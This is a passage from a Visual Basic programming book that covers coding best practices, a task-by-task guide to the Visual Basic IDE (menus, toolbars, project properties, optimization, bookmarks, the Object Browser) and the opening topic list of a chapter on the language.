" *Be modular.* Putting code and data together into modules hides it from the rest of the program, makes it easier to debug, makes it easier to work with conceptually, and even makes load-time of procedures in the same module quicker. Being modular also called *information-hiding* (and *encapsulation* in true OOP) is the backbone of working with larger programs. Divide and conquer is the idea here.

" *Program defensively.* An example of programming defensively would be to check data passed to you in a procedure before using it. This can save a bug from propagating throughout your program and help pinpoint its source. Make no assumptions.

" *Visual Basic procedures should have only one purpose, ideally*. This is also an aid in larger programs when things start to get complex. Certainly if a procedure has two distinct tasks, consider breaking it up.

" *Avoid deep nesting of conditionals or loops.* Debugging deeply nested conditionals visually is very, very inefficient. If you need to, place some of the inner loops or conditionals in new procedures and call them. Three levels of nesting should be about

the maximum.

" *Use access procedures to protect sensitive data.* (This is part of programming defensively.) Access procedures are also called Get/Set procedures, and they are called by the rest of the program when you want to work with sensitive data. If the rest of the program must call a **Set()** procedure to set that data, you can test to make sure that the new value is acceptable, providing a screen between that data and the rest of the program.

" *Ideally, variables should always be defined with the smallest scope possible.* Global variables can create enormously complex conditions. (In fact, Microsoft recommends that global variables should be used only when there is no other convenient way to share data between forms.)

" *Do not pass global variables to procedures.* If you pass global variables to procedures, the procedure you pass that variable to might give it one name (as a passed parameter) and also reference it as a global variable. This can lead to some serious bugs, because now the procedure has two different names for the variable.

" *Use the & operator when linking strings and the + operator when working with numerical values.* This is per Microsoft s recommendations.

" *When you create a long string, use the underscore line-continuation character to create multiple lines of code.* This is so you can read or debug the string easily. For example:

```
Dim Msg As String
Msg = "Well, there is a problem "_
    &"with your program. I am not sure " _
    &"what the problem is, but there is " _
    &"definitely something wrong."
```

" *Avoid using variants if you can.* Although convenient, they waste not only memory but time. You may be surprised by this. Remember, however, that Visual Basic has to convert the data in a variant to the proper type when it learns what is required, and that conversion actually takes a great deal of time.

" *Indent your code with four spaces per Microsoft s recommendations.* Believe it or not, there have been serious studies undertaken here, and 2 to 4 spaces were found to be best. Be consistent.

" *Finally, watch out for one big Visual Basic pitfall: misspelled variables.* Because you don t have to declare a variable in Visual Basic to use it, you might end up surprised when Visual Basic creates a new variable after you ve misspelled a variable s name. For example, here s some perfectly legal code modified from our tic-tac-toe project that compiles and runs, but because of a misspelling **xNoww** for **xNow** it doesn t work at all:

```
Private Sub Command_Click(Index As Integer)
    If xNow Then
        Command(Index).Caption = "x"
    Else
        Command(Index).Caption = "o"
    End If

    xNoww = Not xNow

End Sub
```

Because Visual Basic treats **xNoww** as a legal variable, this kind of bug is very hard to find when debugging.

TIP: Because Visual Basic auto-declares variables, it s usually better to use variable names that say something (like **intCurrentIndex**) instead of ones that don t (like **intDD35A**) to avoid declaring a variable through misspelling its name. A better idea is to use **Option Explicit** to make sure all variables must be explicitly declared.

If you work in teams, use version control. There are several well-known utilities that help programmers work in teams, such as Microsoft s Visual SourceSafe. This utility, which is designed to work with programming environments like Visual Basic, restricts access to code so that two programmers don t end up modifying independent copies of the same file.

That s it for our best practices tips for now. We ll see more throughout the book.

Getting Down To The Details

That completes our overview of topics common to the rest of the book. In this chapter, we ve seen an overview of a Visual Basic project, including what goes into a project, how it s stored on disk, and how the idea of scope works in a project. We ve also seen a number of Visual Basic programming considerations, from naming conventions to best programming practices, including a list of Visual Basic-specific topics.

We re ready for the rest of the book, and we ll turn to the first natural topic now the Visual Basic IDE.

Chapter 2
The Visual Basic Development Environment

If you need an immediate solution to:

Selecting IDE Colors, Fonts, And Font Sizes

Aligning, Sizing, And Spacing Multiple Controls

Setting A Startup Form Or Procedure

Using Visual Basic Predefined Forms, Menus, And Projects

Setting A Project s Version Information

Setting An EXE File s Name And Icon

Displaying The Debug, Edit, And Form Editor Toolbars

Turning Bounds Checking On Or Off

Checking For Pentium Errors

Managing Add-Ins

Adding ActiveX Controls And Insertable Objects To Projects

Customizing Menus And Toolbars

Setting Forms Initial Positions

Enabling Or Disabling Quick Info, Auto List Members, Data Tips, And Syntax Checking

Displaying Or Hiding IDE Windows

Searching An Entire Project For Specific Text Or A Variable s Definition

Optimizing For Fast Code, Small Code, Or A Particular Processor

Adding And Removing Forms, Modules, And Class Modules

Using Bookmarks

Using The Object Browser

In Depth

In this chapter, we re going to get started with Visual Basic at the logical place to start: the Visual Basic Integrated Development Environment (IDE). The IDE is where you do your programming work in Visual Basic just as the name says, you develop your projects in the Integrated Development Environment.

Over the years, the IDE has become more powerful, and with that power has come complexity. The IDE used to be more or less invisible to the programmer, but now that there are all kinds of project options, ActiveX controls to add, version resource data to set, and so much more, the IDE has become a worthy object of study. In this chapter, we ll cover IDE tasks so you don t have to dig out that information when you have more important things to do. We ll start with an overview of the IDE, and then go directly to the Practical Guide for the IDE, showing how to get things done.

Overview Of The Integrated Development Environment

The Visual Basic IDE appears in Figure 2.1, and as a Visual Basic programmer, this is where you ll spend most of your programming time. If you re not already familiar with the parts of the IDE, you will be in time.

Figure 2.1 The Visual Basic Integrated Development Environment.

The Visual Basic IDE has three distinct *states*: Design, Run, and Debug. The current state appears in Visual Basic s title bar. This chapter concentrates on the Design state. We ll cover the Debug state later in the book. (In the Run state, Visual Basic is in the background while your program runs.) It s the Design state that s become complex over the years, and we ll lay it bare in this chapter.

The IDE is composed of these parts:

" The menu bar

" The toolbar

" The Project Explorer

" The Properties window

" The Form Layout window

" The toolbox

" Form designers

" Code windows

We ll take a look at all of these parts in this overview.

The Menu Bar

The menu bar presents the Visual Basic menus. Here s a list of those menus and what they do:

" *File* File handling and printing; also used to make EXE files

" *Edit* Standard editing functions, undo, searches

" *View* Displays or hides windows and toolbars

" *Project* Sets project properties, adds/removes forms and modules, and adds/removes references and components

" *Format* Aligns or sizes controls

" *Debug* Starts/stops debugging and stepping through programs

" *Run* Starts a program, or compiles and starts it

" *Tools* Adds procedures, starts the Menu Editor, sets IDE options

" *Add-Ins* Add-in manager, lists add-ins like Application Wizard and API Viewer

" *Window* Arranges or selects open windows

" *Help* Handles Help and the About box

TIP: Note that one important job of the File menu is to create EXE files for your program. When you run a program from the Run menu, no EXE file is created; if you want to run the program outside of Visual Basic, you must create that EXE file, and you do that with the File menu s Make ProjectName.exe item (where ProjectName is the name you ve set for the project).

We ll see a great deal more about these menus and the items they contain in the Immediate Solutions section of this chapter.

The Toolbar

The main Visual Basic toolbar appears in Figure 2.2. This toolbar contains buttons matching popular menu items, as you can see in Figure 2.2; clicking the button is the same as selecting a menu item and can save you some time.

Figure 2.2 The main Visual Basic toolbar.

Besides the main toolbar, you can also display other dockable toolbars in Visual Basic: the Debug, Edit, and Form Editor toolbars. To display one of these toolbars, just select it using the Toolbars item in the View menu; the toolbar appears

free-floating at first, but you can dock it as you like in the IDE.

TIP: If you re unsure what a particular tool in the toolbar does, just rest the mouse over it. A tool tip (a small yellow window displaying text) will display the tool s purpose.

Form Designers And Code Windows

The last parts of the IDE that we ll take a look at in our overview are form designers and code windows, which appear in the center of Figure 2.8. (The form designer displays the current form under design, complete with command button, and the code window displays the code for the **Command1_Click()** procedure.)

Figure 2.8 A form designer and code window.

Form designers are really just windows in which a particular form appears. You can place controls into a form simply by drawing them after clicking the corresponding control s tool in the toolbox.

Code windows are similarly easy to understand: you just place the code you want to attach to an object in the code window (to open an object s code in the code window, just double-click that object). There are two drop-down list boxes at the top of the code window: the left list lets you select the object to add code to, and the right list lets you select the procedure to add (all the methods the object supports appear in this list).

That completes our overview of the IDE. Let s get into the actual meat of the chapter now, task by task.

Immediate Solutions

Selecting IDE Colors, Fonts, And Font Sizes

The Visual Basic IDE comes with all kinds of preset colors blue for keywords, green for comments, black for other code, and so on. But as when you move into a new house, you might want to do your own decorating. Visual Basic allows you to do that. Just open the Options box by clicking the Options item in the Visual Basic Tools menu, and click the Editor Format tab, as shown in Figure 2.9.

Figure 2.9 Selecting IDE colors.

Here are the text items whose colors you can select:

" Normal Text

" Selection Text

" Syntax Error Text

" Execution Point Text

" Breakpoint Text

" Comment Text

" Keyword Text

" Identifier Text

" Bookmark Text

" Call Return Text

To set a particular type of text s color and background color, just select the appropriate color from the drop-down list boxes labeled Foreground and Background, and click on OK. You can also set text font and font sizes in the same way just specify the new setting and click on the OK button to customize the text the way you want it.

Aligning, Sizing, And Spacing Multiple Controls

Visual Basic is very...well...*visual*, and that includes the layout of controls in your programs. If you ve got a number of controls that should be aligned in a straight line, it can be murder to have to squint at the screen, aligning those controls in a line down to the very last pixel. Fortunately, there s an easier way to do it:

1. Hold down the Ctrl key and click all the controls you want to align.

2. Make sure you have one control in the correct position, and click that one last.

Sizing handles, the eight small boxes that you can grasp with the mouse to resize a control, appear around all the clicked controls. The sizing handles appear hollow around all but the last control you clicked, as shown in Figure 2.10; the last control you clicked has solid sizing handles, and it will act as the key control. The other controls will be aligned using this key control s position.

To *align* all the selected controls to the same left, right, or center position of the key control, you continue with these steps:

3. Select the Align item in the Format menu, opening the Align submenu, as shown in Figure 2.10.

Figure 2.10 Aligning new controls.

4. Select the type of alignment you want in the Align submenu: align the left, the center, the right, the top, the middle, or the bottom edges of the controls with the key control.

5. While the controls are still collectively selected, you can move them, if you like, as a group to any new location now that they are aligned as you want them.

To *size* all selected controls the same as the key control, follow Steps 1 and 2, and then continue this way:

3. Select the Make Same Size item in the Format menu, opening that submenu, as shown in Figure 2.11.

Figure 2.11 Sizing new controls.

4. Choose the appropriate item in the Make Same Size submenu to size the controls as you want them: matching the key control s width, height, or both.

To *space* multiple controls vertically or horizontally, follow Steps 1 and 2 and then continue:

3. Select the Horizontal Spacing or Vertical Spacing item in the Format menu, opening that submenu, as shown in Figure 2.12.

Figure 2.12 Spacing controls.

4. To space the controls horizontally or vertically, select one of the items in the corresponding submenu:

" *Make Equal* Sets the spacing to the average of the current spacing

" *Increase* Increases by one grid line

" *Decrease* Decreases by one grid line

" *Remove* Removes spacing

The Design Time Grid

Spacing depends on grid lines. The grid is made up of the array of dots you see on a form at design time. This grid is to help you place controls on a form, and by default, controls are aligned to the grid (which means they are sized to fit along vertical and horizontal lines of dots). You can change the grid units (in twips) in the Options box when you click the General tab, as shown in Figure 2.13. (To open the Options box, select the Options item in the Tools menu.)




Figure 2.13 Modifying the grid settings.

Besides setting the units of the grid, you can also specify whether or not controls

must be aligned to the grid by checking the Align Controls To Grid checkbox.

Setting A Startup Form Or Procedure

Visual Basic programs mean windows, right? Not necessarily. Visual Basic programs do not need to have any windows at all, in fact. That case is a little extreme, but there are times when you don t want to start your program with code in a form. For example, you might want to display a flash screen when your program first starts, without waiting for the first (possibly complex) form to load, and then switch to the form when it does load.

Creating A Form-Free Startup Procedure

To start a program from code not in any form, you add a subroutine named **Main()** to your program. Follow these steps:

1. Select the Properties item in the Project menu to open the Project Properties box, as shown in Figure 2.14.

Figure 2.14 The Project Properties box.

2. Click the General tab in the Project Properties box (if it s not already selected), select Sub Main in the Startup Object drop-down list, and click on OK.

3. Select Add Module in the Project menu, and double-click the Module icon in the Add Module box that opens.

4. Add this code to the new module s (General) section in the code window:

```
Sub Main()
End Sub
```

5. Place the code you want in the **Main()** subroutine.

Selecting The Startup Form

On the other hand, you might have a number of forms in a project how do you specify which one is displayed first? You do that with the General tab of the Project Properties box, just as we ve added a **Main()** subroutine to our program.

To specify the startup form for a project, just open the Project Properties box as we ve done in the previous section and select the appropriate form in the Startup Object box, as shown in Figure 2.15. Now when your program starts, that form will act as the startup form.

Figure 2.15 Setting a project s startup form.

Using Visual Basic Predefined Forms, Menus, And Projects

You re designing a new program, and you want a form with a complete File menu on it. You don t want to use the Application Wizard, because that add-in would redesign your whole project for you. Rather than designing a complete standard File menu from scratch, there s an easier way: you can use one of the predefined menus

that come with Visual Basic.

To add one of the predefined Visual Basic menus, follow these steps:

1. Select the form you want to add the menu to by clicking it with the mouse.

2. Open the Visual Component Manager from the Tools menu. If the Visual Component Manager is not already loaded into Visual Basic, open the Add-In Manager in the Add-Ins menu, click the box labeled Visual Component Manager, and close the Add-In Manager. If your version of Visual Basic does not come with the Visual Component Manager, refer to the discussion after these steps.

3. Open the Visual Basic folder in the Visual Component Manager.

4. Open the Templates folder in the Visual Basic folder.

5. Open the Menus folder in the Templates folder, as shown in Figure 2.16.

Figure 2.16 Opening the Menus folder in the Visual Component Manager.

6. Select the type of menu you want and double-click it. These are the available menus:

" Edit menu

" File menu

" Help menu

" View menu

" Window menu

7. The new menu will be added to the form you selected, as shown in Figure 2.17.

Figure 2.17 Adding a predefined Visual Basic menu to a form.

Besides menus, you can add a whole selection of predefined forms to your projects by finding the Forms folder in the Templates folder in the Visual Component Manager. Here are the available forms, ready to be added to your project with a click of the mouse:

" Blank forms

" About dialog boxes (two types)

" Addin forms

" Browser forms

" Data grid forms

" Dialog forms

" Tip forms

" Log-in forms

" ODBC log-in forms

" Options forms

" Query forms

As you ll see in the Visual Component Manager s Templates folder, you can add the following pre-defined elements to a Visual Basis Project:

" Classes

" Code procedures

" Control sets

" Forms

" MDI forms

" Menus

" Modules

" Project templates

" Property pages

" User controls

" User documents

After you ve created components like these in Visual Basic, you can add them to other projects using the Visual Component Manager in fact, reusing components like this is one of the things professional programmers and programming teams do best.

If You Don t Have The Visual Component Manager

If your version of Visual Basic does not come with the Visual Component Manager, you can still add many predefined components to a project, including forms, MDI forms, modules, class modules, user controls, and property pages. For example, to add a predefined form to your project, just select Add Form from the Project menu, opening the Add Form dialog box, as shown in Figure 2.18.

Figure 2.18 The Add Form dialog box.

As you can see, the predefined forms are here, so you can add them to your project with a simple click of the mouse.

Adding menus is a little different here, because you actually add a whole new form with that menu, instead of adding that menu to an already-existing form. For example, to add a new form with a File menu already in place, click the Existing tab in the Add Form dialog box, click the Menus folder, and double-click the Filemenu.frm entry. This adds a new form to your project, complete with File menu.

Setting A Project s Version Information

Five years from now, a user stumbles across your EXE file, which you ve conveniently named CDU2000.exe. This makes perfect sense to you what else would you name the EXE file for a utility named Crop Dusting Utility 2000? However, the user is a little puzzled. How can he get more information directly from the EXE file to know just what CDU2000.exe does? He can do that by interrogating the file s *version information*.

A program s version information includes more than just the version number of the program; it also can include the name of the company that makes the software, general comments to the user, legal copyrights, legal trademarks, the product name, and the product description. All these items are available to the user, and if you re releasing your software commercially, you should fill these items in. Here s how you do it:

1. Open the Project Properties box in Visual Basic now by selecting the Properties item in the Project menu.

2. Select the Make tab, as shown in Figure 2.19.

Figure 2.19 Setting a project s version information.

3. Fill in the information you want, including the program s version number, product name, and so on.

4. Create the EXE file, which in our case is CDU2000.exe, using the Make CDU2000.exe item in the File menu.

5. To look at the version information in CDU2000.exe, find that file in the Windows Explorer and right-click the file, selecting Properties from the pop-up menu that opens. As you can see in Figure 2.20, our version information including the name of the product appears in the Properties box.

Figure 2.20 Reading a program s version information.

Sometimes, version information is all that users have to go on when they encounter your program, so be sure to include it before releasing that product.

Setting An EXE File s Name And Icon

You re about to release your software commercially, but you suddenly realize that

Project1.exe might not be the best name for your product s executable file. The stockholders meeting is in five minutes how can you change your EXE file s name?

To set the EXE file s name, you just set the project s name. Here s how you do it:

1. Select the Properties item in the Project menu to open the Project Properties box, as shown in Figure 2.21.

Figure 2.21 Setting a project s name.

2. Select the General tab in the Project Properties box (if it s not already selected).

3. Enter the name of the project you want to use, such as CDU2000 in Figure 2.21.

4. The project s name will become the name of the EXE file when you create it with the Make CDU2000.exe item in the File menu.

Now you ve named your EXE file, but how do you set the program s icon that will appear in Windows? The program s icon is just the icon of the startup form, and you can set that by setting that form s Icon property in the Properties window. If you have a new icon in ICO file format, you can load that icon right into that form by setting the form s **Icon** property to the ICO file name.

Displaying The Debug, Edit, And Form Editor Toolbars

By default, Visual Basic displays one toolbar, the standard toolbar. However, there are other toolbars available the Debug, Edit, and Form Editor toolbars. If you want them, you add those toolbars with the Toolbars submenu of the Visual Basic View menu just click the new toolbar you want to add. You can also remove one or all toolbars the same way.

The Debug toolbar has the following buttons:

" Start

" Break

" End

" Toggle Breakpoint

" Step Into

" Step Over

" Step Out

" Locals Window

" Immediate Window

" Watch Window

" Quick Watch

" Call Stack

The Edit toolbar includes these buttons:

" List Properties/Methods

" List Constants

" Quick Info

" Parameter Info

" Complete Word

" Indent

" Outdent

" Toggle Breakpoint

" Comment Block

" Uncomment Block

" Toggle Bookmark

" Next Bookmark

" Previous Bookmark

" Clear All Bookmarks

The Form Editor toolbar includes these buttons:

" Bring To Front

" Send To Back

" Align

" Center

" Width

" Lock Controls

The Debug, Edit, and Form Editor toolbars appear from left to right in the top toolbar in Figure 2.22.

Figure 2.22 Visual Basic with the Debug, Edit, and Form toolbars.

Turning Bounds Checking On Or Off

When you use arrays, Visual Basic checks to make sure that you don t inadvertently try to access memory past the end or before the beginning of the array when the program runs, which is an error that could corrupt memory. In the early days of programming, however, you could use array index values that were past the end of an array without causing a compiler error, and some programmers used to rely on that to create some programming tricks involving accessing memory far beyond what they were supposed to stick with (especially in C, where the name of an array is really a pointer). That practice is heavily discouraged today, but some programmers must still have a soft spot for it, because Visual Basic allows you to turn off array bounds checking. (In fairness, there are one or two other reasons you might want to turn off bounds checking, such as not having the program halt for bounds violations while you re trying to track down a bug or, conceivably, for performance reasons.)

What does a bounds violation look like? Here s an example in code where we set up an array and then try to access a location past the end of it:

```
Private Sub Command1_Click()
    Dim Addresses(1 To 10) As Integer
    Addresses(1) = 1                    'Fine
    Addresses(11) = 11                  'Problem!
End Sub
```

If you were to run this code, you d get the error box shown in Figure 2.23 unless you turn off bounds checking.

Figure 2.23 An out-of-bounds error.

You can turn off bounds checking by following these steps:

1. Select the Properties item in the Project menu to open the Project Properties box.

2. Select the Compile tab in the Project Properties window.

3. Click the Advanced Optimizations button in the Project Properties window to open the Advanced Optimizations box, as shown in Figure 2.24.

Figure 2.24 Turning off bounds checking.

4. Select the Remove Array Bounds Checks checkbox to turn off array bounds checking.

That s it now you ve turned off array bounds checking.

WARNING! Before turning off array bounds checking, however, make sure you have a really good reason for doing so; you may find your program crashing Windows as it makes illegal use of memory.

Checking For Pentium Errors

Some time ago, one version of the Intel Pentium suffered from a well-publicized hardware bug in the floating point instruction named FDIV. Intel responded quickly and offered to replace the defective chips, but it s reasonable to expect some are still out there.

For that reason, Visual Basic has a check to make sure the Pentium your program runs on is safe. That check is enabled by default, but if for some reason you want to turn it off (although it is hard to see why you would), you can turn off the Pentium FDIV check with these steps:

1. Select the Properties item in the Project menu to open the Project Properties box.

2. Select the Compile tab in the Project Properties window.

3. Click the Advanced Optimizations button in the Project Properties window to open the Advanced Optimizations box (as shown earlier in Figure 2.24).

4. Select the Remove Safe Pentium FDIV Checks checkbox.

That s it you ve disabled the FDIV Pentium check. Although you might want to do this yourself if you know what you re doing, it s not recommended that you do this in any software you release commercially.

Managing Add-Ins

The deadline for your project is fast approaching, and the pressure is on. Suddenly it occurs to you that you ve already written a lot of the components you need to use the day is saved! But how can you access those components? One easy way is to use the Visual Component Manager. But when you check the Visual Basic Add-Ins menu, you don t see the Visual Component Manager there. How do you add it?

You use the Visual Basic Add-In Manager to add this and any other add-in. Here s how to use the Add-In Manager:

1. Select the Add-In Manager item in the Visual Basic Add-In menu.

2. The Add-In Manager opens, as shown in Figure 2.25.

Figure 2.25 The Visual Basic Add-In Manager.

3. Select the add-ins you want, as also shown in Figure 2.25, and close the Add-In Manager.

That s it now you ve added the add-in you want. To remove it, simply deselect the add-in s box in the Add-In Manager. (Some add-ins have an annoying habit of starting when Visual Basic starts, grinding on for a long time while it loads and taking up a lot of memory, which can be annoying if you don t need the add-in any more.)

Adding ActiveX Controls And Insertable Objects To Projects

Been away from Visual Basic for a while and need to get back into the swing of things? You ve been designing your project but suddenly realize you need a Microsoft Grid control. That s an ActiveX control how do you add those again? Use the Add File To Project menu item? Double-click the toolbox and hope an Insert dialog box comes up? Add a reference to the actual Grid control s OCX file, asctrls.ocx, to the project?

None of those here s how you do it:

1. Select the Project menu s Components item.

2. The Visual Basic Components box opens, as shown in Figure 2.26; click the Controls tab in the Components dialog box.

Figure 2.26 The Visual Basic Components dialog box.

3. Select the ActiveX control you want to add in the Components box, then close the Components box. The new control will appear in the toolbox.

TIP: If the ActiveX control you want to add to a Visual Basic project doesn t appear in the Components dialog box, it may not have been registered with Windows properly. Try using the regsvr32.exe tool in the Windows\system directory to register it again.

You can also add insertable objects like Microsoft Word or Microsoft Excel objects to a Visual Basic project by using the Components dialog box. Instead of the Controls tab in the Components box, however, you use the Insertable Objects tab and select the object you want; that object will appear in the toolbox, and you can use it in your project from then on. For example, we ve inserted an Excel worksheet into the Visual Basic project in Figure 2.27.

Figure 2.27 A Microsoft Excel worksheet in a Visual Basic project.

Customizing Menus And Toolbars

Visual Basic might be nice, but it s just not set up as you d like it. You might think, for example, that the Start menu item to run programs surely should be in the Edit menu. Well, if you d like to place it there, it s possible (just don t expect anyone else to be able to use Visual Basic after you ve customized it that way...).

Here s how you move items between menus or toolbars:

1. Right-click the menu bar to open the Customize box.

2. Next, find the menu item you want to add to another menu or to a toolbar; here, we ll move the Start menu item to the Edit menu.

3. Using the mouse, drag the menu item from the Customize dialog s Command box to the new location in a menu or a toolbar, as shown in Figure 2.28, where we drag the Start item to the Edit menu.

Figure 2.28 Add the Start menu item to the Visual Basic Edit menu.

4. Releasing the mouse adds the menu item to its new location. Finally, click Close in the Customize box to close that dialog.

Besides moving menu items to new locations in menus and toolbars, you can also move whole menus. For example, to move the Edit menu in the menu bar, just open the Customize box and find the Built-in Menus item in the Categories box of the Commands tab. Next, drag the menu you want to move such as the Edit menu from the Commands box to its new location in the menu bar. You can move menus to either the menu bar or other toolbars this way.

TIP: If you use one particular menu item a lot, you might consider moving it directly into the menu bar (where it will appear among all the menu names). You can do that the same way you d drag that item to a new menu just drag it into the menu bar instead.

The toolbars in Visual Basic are dockable, of course, so that means you can move them around as you d like even above the menu bar. Just grasp the double upright bars at left in the toolbar (Visual Basic uses Explorer-style toolbars) and move the toolbar to its new location.

Setting Forms Initial Positions

You ve completed the project on schedule and under budget even. But you re not

crazy about where Visual Basic displays the startup form on the screen when the program starts. You can set the form s Left and Top properties if you like, but there s an easier and more interactive way using the Form Layout window.

The Form Layout window is part of the IDE, and its default position is at the lower right in the IDE. This window appears in Figure 2.29.

Figure 2.29 Setting a form s initial position.

Setting a form s initial position couldn t be easier just drag the form into the new location using the mouse. If you want to know the form s exact new position, watch the first set of numbers in the toolbar those numbers record the location of the upper left of the form (in twips).

TIP: Using the Form Layout window, you can even place forms off screen, beyond the edges of the display. That means, of course, that if you want to see the form when the program runs, you ll have to move it, either by setting its Left and Top properties or with the Move method.

Enabling Or Disabling Quick Info, Auto List Members, Data Tips, And Syntax Checking

Depending on your personal tastes, Visual Basic has a great/terrible set of features/bugs that assist/hobble you while working on your code. These features are as follows:

" Quick Info

" Auto List Members

" Data Tips

" Syntax Checking

The Quick Info feature lets you know what parameters a procedure takes as you re actually typing the procedure s name, as in Figure 2.30. This is a useful feature that can save you time looking up parameter order or type.

Figure 2.30 The Visual Basic Quick Info feature.

The Auto List Members feature lists the members of an object as you re typing the object s name (actually when you type the dot [.] after the object s name, as in Figure 2.31). This is useful if you can t remember exactly what property you want to work with (for example, do I want the **Text** property, or was it the **Caption**

property?).

Figure 2.31 The Visual Basic Auto List Members feature.

Visual Basic Data Tips are tip tools that appear while you re debugging a program, and they re a truly useful innovation. When Visual Basic is in the Debug state, you can let the mouse rest over a variable name in your code, and Visual Basic will display that variable s current value in a Data Tip, as shown in Figure 2.32.

Figure 2.32 The Visual Basic Data Tips feature.

TIP: Note that Data Tips can only display the values of simple variables, not complex ones like objects or arrays. For those objects, you must use either the Immediate window or the Watch window.

Syntax Checking speaks for itself when you move the text insertion point away from a line of Visual Basic code while writing that code, Visual Basic will check the line s syntax and display an error box if there is an error. That can get annoying if you re the type of programmer who likes to move around in a file while writing code (What was the name of that variable again?).

You can turn all of these features on and off following these steps:

1. Select the Options item in the Tools menu.

2. Select the Editor tab in the Options box, as shown in Figure 2.33.

Figure 2.33 Selecting Auto List Members, Data Tips, and more.

3. Select the options you want from the checkboxes: Auto Syntax Check, Auto List Members, Auto Quick Info, and Auto Data Tips. That s all it takes.

Displaying Or Hiding IDE Windows

You re feeling cramped is it your chair? Your office? No, this time, it s your screen. With the proliferation of windows in the Visual Basic IDE, there seems to always be more and more of them clamoring for your attention. Want to clear some IDE windows out to make room for the important ones? Just close the windows by clicking their close buttons (the button marked x in the top right of the window).

Whoops now you need the Form Layout window back. But how do you get it back? Or how would you get the toolbox back if it disappeared? Or the Properties window? The solution is easy: All you have to do is to select the window you want to show again in the View menu, and it ll reappear. Open the View menu as shown in Figure 2.34, and click the name of the window you want to make visible again it s that simple.

Figure 2.34 Specifying visible IDE windows in the View menu.

This is a simple task indeed, but it s worth including here; more than one programmer has panicked after closing the toolbox by mistake and wondering if Visual Basic must be reinstalled to get it back!

Searching An Entire Project For Specific Text Or A Variable s Definition

Forms, modules, class modules, MDI forms how are you supposed to keep them all straight? These days, there are more files than ever in a Visual Basic project, and anything that can give you an overview can help. The Project Explorer is one such tool. This window gives you an overview of your entire project, organized into folders.

However, there are times when that s not good enough times when you need more details. One such occasion is when you want to find all the occurrences of specific text throughout an entire project for example, you might want to find all the places a particularly troublesome variable is used. To do that, you can now just use the Edit menu s Find item. Selecting that item opens the Find box, as shown in Figure 2.35. Now you can search all the code in an entire project if the code window is open just click the Current Project option button before searching, as shown in Figure 2.35.




Figure 2.35 Searching for text throughout a whole project.

Even if you re familiar with searching for text throughout an entire project, there s

one more capability that you might not know about jumping to a variable s or procedure s definition just by clicking it. To jump to a variable s or procedure s definition, just right-click that variable or procedure any place it s used in the code. Doing so opens a pop-up menu, as shown in Figure 2.36.

Figure 2.36 Finding a variable s definition.

To jump to the variable s or procedure s definition, just select the Definition item in the pop-up menu. This is very useful when, for example, you ve set up a new procedure somewhere but can t quite remember what parameters you pass to that procedure, and in what order.

TIP: Besides jumping to a variable or procedure s definition in code, you can also jump to its previous use in code just select the pop-up menu s Last Position item.

Optimizing For Fast Code, Small Code, Or A Particular Processor

Your project works the way you want it, but now the users are complaining about the size of the EXE file. Isn t there any way to make it less than 500MB? Well, that might be a bit of an exaggeration, but Visual Basic does let you optimize your project in several different ways, and one of them is to optimize the code for size.

To optimize your program for code size or speed, follow these steps:

1. Select the Properties item in the Visual Basic Project menu.

2. The Project Properties box opens, as shown in Figure 2.37. Select the Compile tab in that box.

Figure 2.37 Optimizing a project for speed or code size.

3. Select the kind of code optimization you want in the

" Properties box:

" Optimize For Fast Code

" Optimize For Small Code

" No Optimization

Besides optimizing for code size and speed, you can optimize the code for the Pentium Pro processor in the Project Properties box as well just click the Favor Pentium Pro checkbox. The Pentium Pro is currently the only processor Visual Basic lets you optimize for, but it does have one automatic check: the FDIV check

to check for bad Pentiums (see Checking For Pentium Errors earlier in this chapter).

Adding And Removing Forms, Modules, And Class Modules

Your project is nearly finished. Now it s time to add an About dialog box. So how do you add new forms to a project? You do that in one of a couple of ways: First, you can use the View menu, as shown in Figure 2.38.

Figure 2.38 Adding forms and modules with the Visual Basic Project menu.

The Visual Basic Project menu allows you to add these items to a project:

" Form

" MDI form

" Module

" Class module

" User control

" Property page

You can also add these items to a project by right-clicking any item in the Project Explorer window and selecting the Add item in the resulting pop-up menu. The Add submenu opens, and it holds the same items.

Adding ActiveX Designers

Besides ready-made objects like forms and modules, you can add ActiveX designers to the Visual Basic Project menu. These designers let you design new objects that are part of your project. For example, to add the Visual Basic Add-In Designer, you follow these steps:

1. Select the Components item in the Project menu, opening the Components box as shown in Figure 2.39.

Figure 2.39 Adding the Add-In Designer.

2. Select the Designers tab in the Components box.

3. Select the designer you want to add, such as the Add-In Designer, and close the Components box.

4. You can reach the new object designer to design the addition to your project with the Add ActiveX Designer item in the Project menu. That item opens a submenu

showing the available designers, including the one we ve just added, the Visual Basic Add-In Designer.

Using Bookmarks

It s been a long night and it s nearly dawn, but you re still programming because the deadline s in a few hours. Now you ve lost your place in the dozen separate code files that make up the project. There are 10 separate windows open in the IDE and you re switching back and forth between them. Isn t there a better way to mark a location and jump back to it when you need to?

There certainly is you can use a bookmark. You mark a line of code by toggling a bookmark on or off at that location, and when you re ready you can jump back to that bookmark.

Setting Bookmarks

You set a bookmark at a particular line of code by clicking that line of code and selecting the Toggle Bookmark item in the Bookmarks submenu of the Edit menu, as shown in Figure 2.40. Selecting this same item again would remove the bookmark.

Figure 2.40 Using bookmarks in the Visual Basic IDE.

Jumping To A Bookmark

Now that you ve set a bookmark and moved away from it while editing your code, how do you get back to it? You jump back to a bookmark with the two items in the Bookmarks submenu marked Next Bookmark and Previous Bookmark. (It would be convenient if Visual Basic allowed you to name bookmarks and select from a list of them where to jump to; perhaps that will appear in some future version of Visual Basic.)

Using The Object Browser

One of the best ways of getting an overview of your project is to use the Object Browser. The Object Browser is very useful to get overviews, especially in larger projects. If your version of Visual Basic includes the Visual Basic Object Browser, you open it by selecting the Object Browser item in the View menu or by clicking its icon in the toolbar. The Object Browser opens, as shown in Figure 2.41.




Figure 2.41 The Visual Basic Object Browser provides an overview of the objects in a project.

You can scan through all the objects in the project by moving up and down in the

Classes list. When you find the type of object you want to examine, select it; its properties and methods appear in the Members pane, as also shown in Figure 2.41.

If you want to learn more about a property or method, just select it with the mouse; you ll see an explanation of the property or method and the list of parameters for methods.

Chapter 3
The Visual Basic Language

If you need an immediate solution to:

Declaring Constants

Declaring Variables

Selecting Variable Types

Converting Between Data Types

Setting Variable Scope

Verifying Data Types

Declaring Arrays And Dynamic Arrays

Declaring Subroutines

Declaring Functions

Preserving Variables Values Between Calls To Their Procedures

Handling Strings

Converting Strings To Numbers And Back Again

Handling Operators And Operator Precedence

Using **If&Else** Statements

Using **Select Case**

Making Selections With **Switch()** And **Choose()**

Looping

Using Collections

Sending Keystrokes To Other Programs

